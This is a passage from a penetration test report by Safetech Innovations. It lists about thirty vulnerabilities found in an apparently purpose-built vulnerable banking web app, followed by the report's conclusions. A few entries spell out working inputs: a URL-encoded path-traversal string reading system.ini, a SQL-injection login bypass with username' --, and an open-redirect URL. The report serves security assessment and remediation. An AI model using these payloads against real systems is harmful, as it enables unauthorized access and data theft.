5	STI-BL-001: Business Logic	The application permits transactions with negative numbers, using this technique a user can steal money from the bank or from other user`s accounts. When a user makes a transaction from his account to other account with a negative amount, the application takes that amount from destination account and not from the source account.
6	STI-DV-005: SQL Injection	SQL injection on *ApplyForCredit.aspx* in ctl00$MainContent$ApplicantName, ctl00$MainContent$CreditAmount parameters

7	STI-DV-005: SQL Injection	SQL injection on *ApplyForAccount.aspx* in ctl00$MainContent$StartingBalance parameter
8	STI-AZ-001: Path Traversal	Local File Inclusion vulnerability in http://testcorp.org/supersecurebank/ViewPage.aspx?Page=LFI Example: http://testcorp.org/supersecurebank/ViewPage.aspx?Page=..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cWindows%5csystem.ini
9	STI-AT-005: Bypassing Authentication Schema	Authentication can be bypassed for any username, without entering any password using the syntax username' -- (sql injection) on username field in login form.
10	STI-DV-002: Stored Cross Site Scripting	Stored XSS in forum posting webform, in title and body parameters.
11	STI-DV-002: Stored Cross Site Scripting	Reflected XSS`es generated in error messages go in error log into database. When the admin displays ErrorLog.aspx, the XSS`es are executed.
12	STI-DV-002: Stored Cross Site Scripting	Stored XSS in user register form Register.aspx in username field. The username (containing XSS vector) is saved in database and displayed in every application page (post authentication) or by administrator.
13	STI-DV-001: Reflected Cross Site Scripting	Reflected XSS on *404.aspx* in AttemptedUrl parameter (non-authenticated zone)
14	STI-DV-001: Reflected Cross Site Scripting	Reflected XSS on *ActionDone.aspx* in title and text parameters (nonauthenticated zone)
15	STI-DV-001: Reflected Cross Site Scripting	Reflected XSS on *Login.aspx* in username filed
16	STI-SS-001: Session Management Schema	Weak (predictable) sessionID . The application creates the same value(s) every time it is used since the seed value is a constant. (SSBSession=1559595546)
VID	**VULNERABILITY**	**SHORT DESCRIPTION**
17	STI-CM-007: Admin Interfaces	*ExecuteSQL.aspx* permits full control on the database.
18	STI-CM-007: Admin Interfaces	*Admin.aspx* page permits execution of some administrative operations even if the user is not an administrator
19	STI-DV-001: Reflected Cross Site Scripting	Reflected XSS *in ApplyForCredit.aspx* in ctl00$MainContent$CreditAmount parameter (goes as stored XSS on ErrorLog)
20	STI-DV-001: Reflected Cross Site Scripting	Reflected XSS in *ApplyForAccount.aspx* in ctl00$MainContent$StartingBalance parameter
21	STI-AT-004: Brute Force	Login form vulnerable to bruteforce
22	STI-AT-005: Bypassing Authentication Schema	Failure to restrict URL access: a non-authenticated user can submit transactions without being logged-on into application
23	STI-SS-005: Cross Site Request Forgery	Every form (action) is vulnerable to CSRF
24	STI-AT-003: Default or Guessable User Account	Default users with guessable passwords admin/admin, test/test etc.
25	STI-AT-002: User Enumeration	Login form permits user enumeration in error messages. If a user exists, the error message contains the username…
26	STI-SM-016: Passwords Encryption	Passwords are stored in clear text in database

27	STI-SM-001: Password Policy	There is no passwords policy in place, permitting users to choose very weak passwords
28	STI-AT-001: Credentials Transport over an Encrypted Channel	The credentials are submitted to login form over unencrypted HTTP channel
29	STI-IG-007: Sensitive Data Disclosure	Verbose error messages are displayed when errors are encountered, showing sensitive information like *the full path disclosure*
30	STI-DV-017: URL Redirector Abuse	http://testcorp.org/supersecurebank/Account/Login.aspx?ReturnUrl=http://www.google.com
31	STI-IG-006: Error Codes and Messages	Error logs are verbose and contains important information for attackers
32	STI-SS-002: Cookies Attributes	Cookies are not secured with *secure* and *httponly* attributes
33	STI-IG-007: Sensitive Data Disclosure	ViewState property is not protected by MAC mechanism
34	STI-AZ-002: Bypassing Authorization Schema	A user can submit comments on Forum without administrator`s approval manipulating a hidden input field
35	STI-AT-006: Vulnerable Remember Password and Pwd Reset	Password input field could permit browsers to store the password in cache.
36	STI-IG-004: Applications Fingerprint	Server: Microsoft-IIS/7.5 X-AspNet-Version: 4.0.30319 X-Powered-By: ASP.NET

7. CONCLUSIONS

The analysis undertaken by the team of SAFETECH INNOVATIONS is based on the best practices in this field. During testing, worldwide-recognised methodologies and technologies were used. The team operated from the outside, having minimum knowledge about the tested application, and using techniques used by today's hackers.

SAFETECH's team recommendation is to take immediate actions to remove vulnerabilities with a CRITCAL and CRITICAL risk, identified at the level of the application

A low level of the security of the application may have a negative impact on the whole system.

SC Safetech Innovations SRL
No. 12-14 Frunzei Street, Frunzei Center, 1st floor, District 2, 021533, Bucharest, Romania
Tel/Fax: +4 021 316 056; office@safetech.ro • www.safetech.ro